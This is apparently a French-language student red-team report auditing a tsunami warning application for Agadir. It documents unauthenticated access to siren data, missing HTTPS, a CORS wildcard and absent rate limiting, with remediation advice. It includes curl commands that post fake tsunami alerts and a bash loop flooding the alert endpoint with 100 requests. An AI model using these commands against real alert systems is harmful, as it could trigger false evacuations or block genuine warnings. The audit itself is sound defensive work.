المدرسة الوطنية العليا للذكاء الاصطناعي وعلوم المعطيات - أ
NATIONALE SUPÉRIEURE DE L'INTELLIGENCE ARTIFICIELLE
ET SCIENCES DES DONNÉES - TAROUDANT

Rapport d'audit de sécurité Red Team

Agadir Tsunami-Ready

Système d'alerte et d'évacuation tsunami — Agadir, Souss-Massa

Document Classification	CONFIDENTIAL — RESTRICTED
Assessment Type	Red Team Penetration Test (Black / Grey-Box)
Applications cibles	App Architects (Django · Port 8000) & App Augmenteds (Node.js + Flask · Port 3001/5000)
Assessment Dates	14 Avril 2026
Lead Testers	Red Team — Agadir Tsunami-Ready | SIBD Projet 2025-2026
Methodology	OWASP Top 10 (2021) + PTES
Overall Risk Level	HIGH TO CRITICAL (Score : 8.5 / 10)

Red Team — Lead Tester 1	**Red Team — Lead Tester 2**
Mohhi Aya	**Miftah Nouhaila**
Encadrant(e)	**Pr, ELATEIF SARA**

1. Executive Summary

L'application **Agadir Tsunami-Ready** a fait l'objet d'une évaluation Red Team complète le 13 avril 2026. Les deux implémentations — **App Architects** (Django) et **App Augmenteds** (Node.js + Flask) — ont été testées sur un environnement Kali Linux. L'évaluation a suivi une méthodologie OWASP Top 10 (2021) + PTES.

L'évaluation a révélé **4 catégories de vulnérabilités** allant de CRITIQUE à HIGH, compromettant les trois piliers du triptyque CIA. Un scénario d'attaque complet a été démontré permettant à un attaquant non authentifié de cartographier les sirènes, d'accéder aux données des citoyens, et de saturer le serveur par DoS.

ID	Vulnérabilité	Sévérité	App cible
VULN-001	Broken Access Control — données sirènes exposées	**CRITIQUE**	Augmenteds (3001)
VULN-002	Accès public données sensibles citoyens / MitM	**CRITIQUE**	Augmenteds (3001)
VULN-003	CORS Wildcard — Cross-Domain Misconfiguration	**HIGH**	Augmenteds (8080)
VULN-004	Absence Rate Limiting — DoS applicatif	**HIGH**	Les 2 apps

2. Scope of Engagement

Applications cibles	App Architects (Django 5.2, SQLite, Port 8000) & App Augmenteds (Node.js 22, MySQL, Port 3001 + Flask Port 5000)
Type de test	Black-box / Grey-box simulation
Endpoints testés	/api/sirens/status · /alerts · /api/users/citizens · /api/locations/active · /api/alerts/whatsapp-broadcast · /events
Hors scope	Infrastructure réseau, bases de données internes, APIs tierces (Twilio, Google Maps)
Durée du test	13 Avril 2026 (1 journée)
Autorisation	Évaluation interne autorisée — SIBD Projet 2025-2026 | ENSIAS Taroudant

3. Methodology

L'évaluation a suivi le **Penetration Testing Execution Standard (PTES)**, croisé avec l'**OWASP Top 10 (2021)**, structuré en cinq phases :

3.1 Reconnaissance (Passive & Active)

- Lecture du code source (app.py, server.js, api.js) — identification des endpoints, technologies et configurations
- Enumération des routes via grep sur les fichiers JS/Python du projet cloné depuis GitHub
- Analyse du frontend (login.html, index.html) — identification des appels API et structure d'authentification

3.2 Scanning Phase (OWASP-Oriented)

- Scan automatisé OWASP ZAP 2.17.0 sur http://localhost:8080 — 12 alertes détectées (5 Medium, 4 Low, 3 Info)
- Scan complémentaire sur http://127.0.0.1:5000 (backend Flask)

3.3 Outils utilisés

Outil	Utilisation
curl	Interaction directe avec les API, test de chaque endpoint sans authentification
OWASP ZAP 2.17.0	Scan automatisé, spider, détection des mauvaises configurations de sécurité
Apache Bench (ab)	Benchmark de charge, simulation d'attaque DoS applicative (1000 req, 100 concurrentes)
Bash Scripts	Flood parallèle 100 requêtes POST, automatisation des tests d'injection
Burp Suite 2026.4	Interception et analyse du trafic HTTP, test Man-in-the-Middle
grep / tree	Analyse statique du code source, enumération des routes API

4. Attack Surface Analysis

Une cartographie complète de la surface d'attaque a été effectuée par analyse statique du code source. Les endpoints suivants ont été identifiés et testés :

Endpoint	Port	Méthodes	Données sensibles exposées
/api/sirens/status	3001	GET	ID, nom, zone, coordonnées GPS, statut de chaque sirène
/alerts	3001	GET, POST	Alertes tsunami : niveau, zone, message, timestamp
/api/users/citizens	3001	GET	Liste des citoyens enregistrés (partiellement protégé)
/api/locations/active	3001	GET	Positions GPS actives des utilisateurs
/api/alerts/whatsapp-broadcast	3001	POST	Déclenchement broadcast WhatsApp
/events	5000	GET, POST	Événements sismiques : magnitude, coordonnées (Flask)

Commande de reconnaissance exécutée sur Kali

```
grep -r 'http\|/api\|fetch\|axios' ~/RedTeam-TsunamiReady/-Tsunami-Ready/Augmenteds_team/src/ \
 --include='*.js' | head -n 30
```

```
┌──(kali㉿kali)-[~/RedTeam-TsunamiReady/-Tsunami-Ready]
└─$ echo "=== ENDPOINTS DU FRONTEND (Augmenteds) ==="
=== ENDPOINTS DU FRONTEND (Augmenteds) ===

┌──(kali㉿kali)-[~/RedTeam-TsunamiReady/-Tsunami-Ready]
└─$ grep -r "http\|/api\|fetch\|axios" ~/RedTeam-TsunamiReady/-Tsunami-Ready/Augmenteds_team/src/ --include="*.js" | head -n 30
/home/kali/RedTeam-TsunamiReady/-Tsunami-Ready/Augmenteds_team/src/services/auth.js:      fetch('http://localhost:3001/api/auth/logout
', {
/home/kali/RedTeam-TsunamiReady/-Tsunami-Ready/Augmenteds_team/src/services/auth.js:      await fetch('http://localhost:3001/api/locat
ions/update', {
/home/kali/RedTeam-TsunamiReady/-Tsunami-Ready/Augmenteds_team/src/services/api.js:  const BASE_M1 = window.API_BASE_M1 || 'http://loc
alhost:5000';
/home/kali/RedTeam-TsunamiReady/-Tsunami-Ready/Augmenteds_team/src/services/api.js:  const BASE_M2 = window.API_BASE_M2 || 'http://loc
alhost:3001';
/home/kali/RedTeam-TsunamiReady/-Tsunami-Ready/Augmenteds_team/src/services/api.js:  async function _fetch(base, path, opts = {}) {
/home/kali/RedTeam-TsunamiReady/-Tsunami-Ready/Augmenteds_team/src/services/api.js:      const res = await fetch(base + path, {
/home/kali/RedTeam-TsunamiReady/-Tsunami-Ready/Augmenteds_team/src/services/api.js:  async function _fetchNode(path, opts = {}) {
/home/kali/RedTeam-TsunamiReady/-Tsunami-Ready/Augmenteds_team/src/services/api.js:    return _fetch(BASE_M2, path, { ...opts, headers
 });
/home/kali/RedTeam-TsunamiReady/-Tsunami-Ready/Augmenteds_team/src/services/api.js:    const data = await _fetch(BASE_M1, '/events?lim
it=20');
/home/kali/RedTeam-TsunamiReady/-Tsunami-Ready/Augmenteds_team/src/services/api.js:    const data = await _fetch(BASE_M1, '/alerts');
/home/kali/RedTeam-TsunamiReady/-Tsunami-Ready/Augmenteds_team/src/services/api.js:    const data = await _fetchNode('/api/sirens/stat
us');
/home/kali/RedTeam-TsunamiReady/-Tsunami-Ready/Augmenteds_team/src/services/api.js:    const data = await _fetchNode('/api/locations/a
ctive');
/home/kali/RedTeam-TsunamiReady/-Tsunami-Ready/Augmenteds_team/src/services/api.js:    const data = await _fetchNode('/api/users/citiz
ens');
/home/kali/RedTeam-TsunamiReady/-Tsunami-Ready/Augmenteds_team/src/services/api.js:    const data = await _fetchNode(`/api/users/${use
rId}`);
/home/kali/RedTeam-TsunamiReady/-Tsunami-Ready/Augmenteds_team/src/services/api.js:    return await _fetchNode(`/api/users/${userId}`,
 {
/home/kali/RedTeam-TsunamiReady/-Tsunami-Ready/Augmenteds_team/src/services/api.js:    return await _fetchNode('/api/locations/update'
, {
/home/kali/RedTeam-TsunamiReady/-Tsunami-Ready/Augmenteds_team/src/components/sirens.js:      const res = await fetch('http://localhos
t:3001/api/alerts/whatsapp-broadcast', {
/home/kali/RedTeam-TsunamiReady/-Tsunami-Ready/Augmenteds_team/src/components/map.js:    L.tileLayer('https://{s}.tile.openstreetmap.o
rg/{z}/{x}/{y}.png').addTo(map);
```

5. Vulnerability Findings

Les vulnérabilités suivantes ont été identifiées, exploitées et documentées lors de l'évaluation. Chaque fiche présente : la description technique, les étapes de reproduction, les captures d'écran de preuve, et les recommandations de remédiation.

VULN-001 — Broken Access Control — Données des sirènes exposées	[CRITIQUE]

Catégorie OWASP	A01:2021 — Broken Access Control
Référence CWE	CWE-284 — Improper Access Control
Endpoint affecté	/api/sirens/status (Port 3001)
Application cible	App Augmenteds (Node.js)
Auth. requise	Aucune détectée

Description

L'endpoint /api/sirens/status est accessible sans aucune authentification. N'importe quel visiteur anonyme peut interroger cet endpoint et obtenir la liste complète des sirènes d'alerte : identifiant, nom, zone géographique, coordonnées GPS (latitude/longitude) et statut d'activation. Cette information constitue une cartographie complète du système d'alerte côtière d'Agadir.

Impact Analysis

- Cartographie de l'infrastructure d'alerte — positions GPS de toutes les sirènes divulguées à n'importe qui
- Reconnaissance facilitée — un attaquant connaît exactement quelles sirènes sont opérationnelles ou hors service
- Risque d'intervention physique ciblée — désactivation de sirènes dans des zones spécifiques
- Non-conformité réglementaire — données d'infrastructure critique exposées publiquement

Commandes exécutées

```
curl -X GET http://localhost:3001/api/sirens/status
# Résultat : {"count":4,"sirens":[{"id":"S1","name":"Sirene Port",
# "zone":"Zone Portuaire","altitude_m":5,"lat":30.425,"lng":-9.621,
# "active":false},{"id":"S2",...}]}
```

```
┌──(kali㉿kali)-[~/RedTeam-TsunamiReady/-Tsunami-Ready]
└─$ echo "═══ VULN-001 : FAUSSE ALERTE TSUNAMI SANS AUTHENTIFICATION ═══"
═══ VULN-001 : FAUSSE ALERTE TSUNAMI SANS AUTHENTIFICATION ═══

┌──(kali㉿kali)-[~/RedTeam-TsunamiReady/-Tsunami-Ready]
└─$ curl -X POST http://localhost:3001/alerts \
  -H "Content-Type: application/json" \
  -d '{
    "niveau": 9.8,
    "zone": "Agadir Plage",
    "message": "🚨 FAUSSE ALERTE TSUNAMI - TEST RED TEAM - NIVEAU 9.8",
    "timestamp": "2026-04-13T21:15:00Z"
  }'
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Cannot POST /alerts</pre>
</body>
</html>
```

Preuve VULN-002 — capture d'écran terminal Kali Linux

Remediation

- Protéger l'endpoint avec un middleware d'authentification JWT obligatoire (verifyToken)
- Appliquer le RBAC : seuls les rôles ADMIN et OPERATOR accèdent aux données des sirènes
- Retourner HTTP 401 Unauthorized pour toute requête sans token valide
- Journaliser et alerter sur tout accès non authentifié à cet endpoint critique

VULN-002 — Accès public aux données sensibles + Man-in-the-Middle [CRITIQUE]

Catégorie OWASP	A01:2021 — Broken Access Control
Référence CWE	CWE-284 — Improper Access Control
Endpoint affecté	/api/sirens/status · /alerts (Port 3001)
Application cible	App Augmenteds (Node.js)
Auth. requise	Aucune détectée

Description

Les données de localisation GPS et les informations des citoyens sont exposées sans chiffrement. L'absence de HTTPS et de vérification d'intégrité des messages permet l'interception et la modification en transit des signaux d'alerte. Un attaquant en position réseau peut modifier la magnitude d'un séisme avant qu'elle atteigne le serveur.

Impact Analysis

- Interception de signaux — modification de la magnitude en transit (ex: 4.0 → 8.5 pour déclencher évacuation)
- Suppression d'alertes — blocage de la transmission d'une vraie alerte tsunami en temps de crise
- Exposition GPS — positions en temps réel des citoyens en évacuation accessibles sans authentification
- Man-in-the-Middle viable — communication HTTP non chiffrée entre frontend et backend

Evidence — Commandes exécutées

```
curl -X GET http://localhost:3001/api/sirens/status
# Retourne coordonnées GPS et statuts de toutes les sirènes sans auth
# MitM : intercepter le trafic HTTP avec Burp Suite et modifier les données en transit
```

```
┌──(kali㉿kali)-[~/RedTeam-TsunamiReady/-Tsunami-Ready]
└─$ echo -e "\n═══ VULN-002 : Test sirènes (Man-in-the-Middle) ═══"

═══ VULN-002 : Test sirènes (Man-in-the-Middle) ═══

┌──(kali㉿kali)-[~/RedTeam-TsunamiReady/-Tsunami-Ready]
└─$ curl -X GET http://localhost:3001/api/sirens/status
{"count":4,"sirens":[{"id":"S1","name":"Sirène Port","zone":"Zone Portuaire","altitude_m":5,"lat":30.425,"lng":-9.62
1,"active":false},{"id":"S2","name":"Sirène Plage Agadir","zone":"Front de Mer","altitude_m":3,"lat":30.418,"lng":-9
.615,"active":false},{"id":"S3","name":"Sirène Anza","zone":"Anza","altitude_m":8,"lat":30.455,"lng":-9.645,"active"
:false},{"id":"S4","name":"Sirène Taghazout","zone":"Taghazout","altitude_m":10,"lat":30.543,"lng":-9.709,"active":f
alse}]}
```

Preuve VULN-002 — capture d'écran terminal Kali Linux

Remediation

- Déployer HTTPS obligatoire avec un certificat TLS valide (Let's Encrypt) sur tous les services
- Configurer HSTS : Strict-Transport-Security: max-age=31536000; includeSubDomains
- Ajouter signature HMAC sur les messages capteurs pour garantir l'intégrité en transit
- Implémenter une validation d'intégrité côté serveur avant tout traitement d'alerte

VULN-003 — CORS Wildcard — Cross-Domain Misconfiguration [HIGH]

Catégorie OWASP	A05:2021 — Security Misconfiguration
Référence CWE	CWE-942 — Permissive Cross-domain Policy
Endpoint affecté	Toutes les routes (Port 8080)
Application cible	App Augmenteds (Frontend)
Auth. requise	Aucune détectée

Description


L'outil OWASP ZAP a détecté une configuration CORS permissive avec Access-Control-Allow-Origin: * sur l'ensemble des réponses HTTP. Cette configuration autorise n'importe quel site web externe à effectuer des requêtes cross-origin vers l'API. ZAP a également détecté : CSP Header Not Set, Missing Anti-clickjacking Header, X-Content-Type-Options Missing, Server Leaks Information via X-Powered-By. Total : 12 alertes (5 Medium, 4 Low, 3 Info).


Impact Analysis

- Cross-Site Request Forgery (CSRF) facilité — actions malveillantes en nom d'un admin connecté
- Vol de session — cookies d'authentification exploitables depuis un domaine tiers malveillant
- Clickjacking — page intégrée dans un iframe malveillant sans protection X-Frame-Options
- Information disclosure — header X-Powered-By révèle la stack technique aux attaquants
- Absence de Content-Security-Policy — exécution de scripts malveillants non bloquée

Evidence — Commandes exécutées

```
zaproxy &
# URL to attack : http://localhost:8080
# Mode Automated Scan → Spider + Active Scan → Attack
# Résultat : 12 alertes dont Cross-Domain Misconfiguration (7 occurrences)
```





Preuve VULN-004— capture d'écran terminal Kali Linux

Remediation

- Restreindre CORS aux origines légitimes : Access-Control-Allow-Origin: https://tsunami-ready.agadir.ma
- Ajouter Content-Security-Policy avec directives default-src 'self', script-src, frame-ancestors
- Configurer X-Frame-Options: DENY pour prévenir le clickjacking
- Supprimer le header X-Powered-By de toutes les réponses HTTP
- Activer X-Content-Type-Options: nosniff sur toutes les réponses

VULN-004 — Absence de Rate Limiting — Déni de Service applicatif	[HIGH]

Catégorie OWASP	A04:2021 — Insecure Design · A05:2021 — Security Misconfiguration
Référence CWE	CWE-770 — Resource Allocation Without Limits
Endpoint affecté	/alerts · /api/sirens/status · /events (Ports 3001, 5000, 8000)
Application cible	Les 2 applications (App Architects + App Augmenteds)
Auth. requise	Aucune détectée

Description

Aucun mécanisme de limitation de débit n'est implémenté. Apache Bench (1000 req, 100 concurrentes) démontre que Django accepte toutes les requêtes sans blocage. Un flood bash de 100 requêtes POST parallèles sur le serveur Node.js est exécuté avec succès. Dans un contexte de crise tsunami, cette vulnérabilité permettrait de saturer le système précisément au moment le plus critique.

Impact Analysis

- Saturation du serveur — le système devient inaccessible aux citoyens pendant une alerte réelle
- Amplification des fausses alertes — injection de centaines d'événements sismiques en parallèle
- Impact sur la vie humaine — l'impossibilité d'accéder au système pendant une évacuation peut coûter des vies
- Épuisement des ressources — CPU et connexions DB saturés, HTTP 500 sur tous les endpoints critiques

Evidence — Commandes exécutées

```
# Test Apache Bench (1000 req, 100 concurrentes) sur App Architects
ab -n 1000 -c 100 http://127.0.0.1:8000/alertes/current/
```

```
┌──(kali㉿kali)-[~/RedTeam-TsunamiReady/-Tsunami-Ready]
└─$ ab -n 1000 -c 100 http://127.0.0.1:8000/alertes/current/
This is ApacheBench, Version 2.3 <$Revision: 1923142 $>
Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/
Licensed to The Apache Software Foundation, http://www.apache.org/

Benchmarking 127.0.0.1 (be patient)
Completed 100 requests
Completed 200 requests
Completed 300 requests
Completed 400 requests
Completed 500 requests
Completed 600 requests
Completed 700 requests
Completed 800 requests
Completed 900 requests
apr_pollset_poll: The timeout specified has expired (70007)
Total of 984 requests completed
```

```
[27] 51211
[17]    exit 7     curl -s http://127.0.0.1:5000/events
[9]    exit 7     curl -s http://127.0.0.1:5000/events
[2]    exit 7     curl -s http://127.0.0.1:5000/events
[12]    exit 7     curl -s http://127.0.0.1:5000/events
[8]    exit 7     curl -s http://127.0.0.1:5000/events
[18]    exit 7     curl -s http://127.0.0.1:5000/events
[13]    exit 7     curl -s http://127.0.0.1:5000/events
[10]    exit 7     curl -s http://127.0.0.1:5000/events
[4]    exit 7     curl -s http://127.0.0.1:5000/events
[19]    exit 7     curl -s http://127.0.0.1:5000/events
[5]    exit 7     curl -s http://127.0.0.1:5000/events
[20]    exit 7     curl -s http://127.0.0.1:5000/events
[3]    exit 7     curl -s http://127.0.0.1:5000/events
[21]    exit 7     curl -s http://127.0.0.1:5000/events
[11]    exit 7     curl -s http://127.0.0.1:5000/events
[7]    exit 7     curl -s http://127.0.0.1:5000/events
[14]    exit 7     curl -s http://127.0.0.1:5000/events
[16]    exit 7     curl -s http://127.0.0.1:5000/events
[15]    exit 7     curl -s http://127.0.0.1:5000/events
[27]  + exit 7     curl -s http://127.0.0.1:5000/events
[22]    exit 7     curl -s http://127.0.0.1:5000/events
[24]    exit 7     curl -s http://127.0.0.1:5000/events
[6]    exit 7     curl -s http://127.0.0.1:5000/events
[26]  + exit 7     curl -s http://127.0.0.1:5000/events
[25]  + exit 7     curl -s http://127.0.0.1:5000/events
[23]  + exit 7     curl -s http://127.0.0.1:5000/events

┌──(kali㉿kali)-[~/RedTeam-TsunamiReady/-Tsunami-Ready]
└─$ echo "Pendant flood :"
time curl -s http://127.0.0.1:5000/events > /dev/null
Pendant flood :

real    0.03s
user    0.01s
sys     0.00s
cpu     54%
```

Preuve VULN-004 — capture d'écran terminal Kali Linux

```
# Flood bash (100 requêtes POST parallèles) sur App Augmenteds
for i in {1..100}; do
  curl -X POST http://localhost:3001/alerts \
    -H 'Content-Type: application/json' \
    -d '{"niveau":9.5,"zone":"Test"$i,"message":"DoS RED TEAM"}' -s -o /dev/null &
done
wait && echo 'Flood terminé — 100 requêtes acceptées sans blocage'
```

```
┌──(kali㉿kali)-[~/RedTeam-TsunamiReady/-Tsunami-Ready]
└─$ echo -e "\n═══ VULN-004 : Test DoS (100 requêtes rapides) ═══"

═══ VULN-004 : Test DoS (100 requêtes rapides) ═══

┌──(kali㉿kali)-[~/RedTeam-TsunamiReady/-Tsunami-Ready]
└─$ for i in {1..100}; do
  curl -X POST http://localhost:3001/alerts \
    -H "Content-Type: application/json" \
    -d "{\"niveau\":9.5,\"zone\":\"Test$i\",\"message\":\"DoS RED TEAM\"}" -s -o /dev/null &
done
wait
echo "Flood terminé"
[2] 39392
[3] 39393
[4] 39394
[5] 39395
[6] 39396
[7] 39397
[8] 39398
[9] 39399
[10] 39400
[11] 39401
[12] 39402
[13] 39403
[14] 39404
[15] 39405
[16] 39406
[17] 39407
[18] 39408
[19] 39409
[20] 39410
[21] 39411
[22] 39412
[23] 39413
[24] 39414
[25] 39415
```


```
[79]    done       curl -X POST http://localhost:3001/alerts -H "Content-Type: application/json
[9]    done       curl -X POST http://localhost:3001/alerts -H "Content-Type: application/json"
[64]    done       curl -X POST http://localhost:3001/alerts -H "Content-Type: application/json"
[10]    done       curl -X POST http://localhost:3001/alerts -H "Content-Type: application/json"
[13]    done       curl -X POST http://localhost:3001/alerts -H "Content-Type: application/json"
[84]    done       curl -X POST http://localhost:3001/alerts -H "Content-Type: application/json"
[65]    done       curl -X POST http://localhost:3001/alerts -H "Content-Type: application/json"
[67]    done       curl -X POST http://localhost:3001/alerts -H "Content-Type: application/json"
[81]    done       curl -X POST http://localhost:3001/alerts -H "Content-Type: application/json"
[85]    done       curl -X POST http://localhost:3001/alerts -H "Content-Type: application/json"
[58]    done       curl -X POST http://localhost:3001/alerts -H "Content-Type: application/json"
[82]    done       curl -X POST http://localhost:3001/alerts -H "Content-Type: application/json"
[46]    done       curl -X POST http://localhost:3001/alerts -H "Content-Type: application/json"
[66]    done       curl -X POST http://localhost:3001/alerts -H "Content-Type: application/json"
[70]    done       curl -X POST http://localhost:3001/alerts -H "Content-Type: application/json"
[87]  + done       curl -X POST http://localhost:3001/alerts -H "Content-Type: application/json"
[76]    done       curl -X POST http://localhost:3001/alerts -H "Content-Type: application/json"
[69]    done       curl -X POST http://localhost:3001/alerts -H "Content-Type: application/json"
[86]  + done       curl -X POST http://localhost:3001/alerts -H "Content-Type: application/json"
[12]    done       curl -X POST http://localhost:3001/alerts -H "Content-Type: application/json"
[80]  + done       curl -X POST http://localhost:3001/alerts -H "Content-Type: application/json"
[71]  + done       curl -X POST http://localhost:3001/alerts -H "Content-Type: application/json"
Flood terminé
```

Remediation

- Node.js : npm install express-rate-limit — limiter toutes les routes à 60 req/min par IP
- Django : pip install django-ratelimit — @ratelimit(key='ip', rate='30/m', block=True)
- Déployer NGINX en reverse proxy avec limit_req_zone et limit_req burst=20 nodelay
- Retourner HTTP 429 Too Many Requests avec header Retry-After: 60 lors du dépassement
- Déployer un WAF (ModSecurity) avec règles OWASP CRS pour protection DDoS automatique
- *Le flood DoS (100 requêtes simultanées) a fonctionné sans aucun blocage → pas de Rate Limiting. Le serveur a tout accepté.*

6. OWASP Mapping Summary

ID	OWASP	Vulnérabilité	CWE	Sévérité
VULN-001	**A01**	Broken Access Control — données sirènes	CWE-284	**CRITIQUE**
VULN-002	**A01**	Broken Access Control — MitM / données sensibles	CWE-284	**CRITIQUE**
VULN-003	**A05**	CORS Wildcard / Security Misconfiguration	CWE-942	**HIGH**
VULN-004	**A04/A05**	Absence Rate Limiting — DoS	CWE-770	**HIGH**



7. Risk Analysis — CVSS v3.1

Metric	Valeur	Vecteur
Attack Vector	Network	**AV:N**
Attack Complexity	Low	**AC:L**
Privileges Required	None	**PR:N**
User Interaction	None	**UI:N**
Scope	Changed	**S:C**
Confidentiality Impact	High	**C:H**
Integrity Impact	High	**I:H**
Availability Impact	High	**A:H**

SCORE CVSS AGRÉGÉ : 8.5 / 10 — HIGH TO CRITICAL

8. Full Attack Chain Scenario

Le scénario suivant démontre comment les vulnérabilités peuvent être enchaînées par un attaquant non authentifié pour compromettre l'intégralité du système d'alerte tsunami :

1 **RECONNAISSANCE** — Accès au dépôt GitHub + analyse du code source. Via grep sur les fichiers JS, identification de tous les endpoints, ports et mécanismes d'authentification.

2 **CARTOGRAPHIE DES SIRÈNES** — curl /api/sirens/status → Position GPS de toutes les sirènes, zones et statuts. Aucun token requis. Infrastructure d'alerte complètement exposée.

3 **INTERCEPTION MitM** — Sans HTTPS, interception des signaux entre frontend et backend. Modification du niveau d'alerte avant qu'il atteigne le serveur (Burp Suite Proxy).

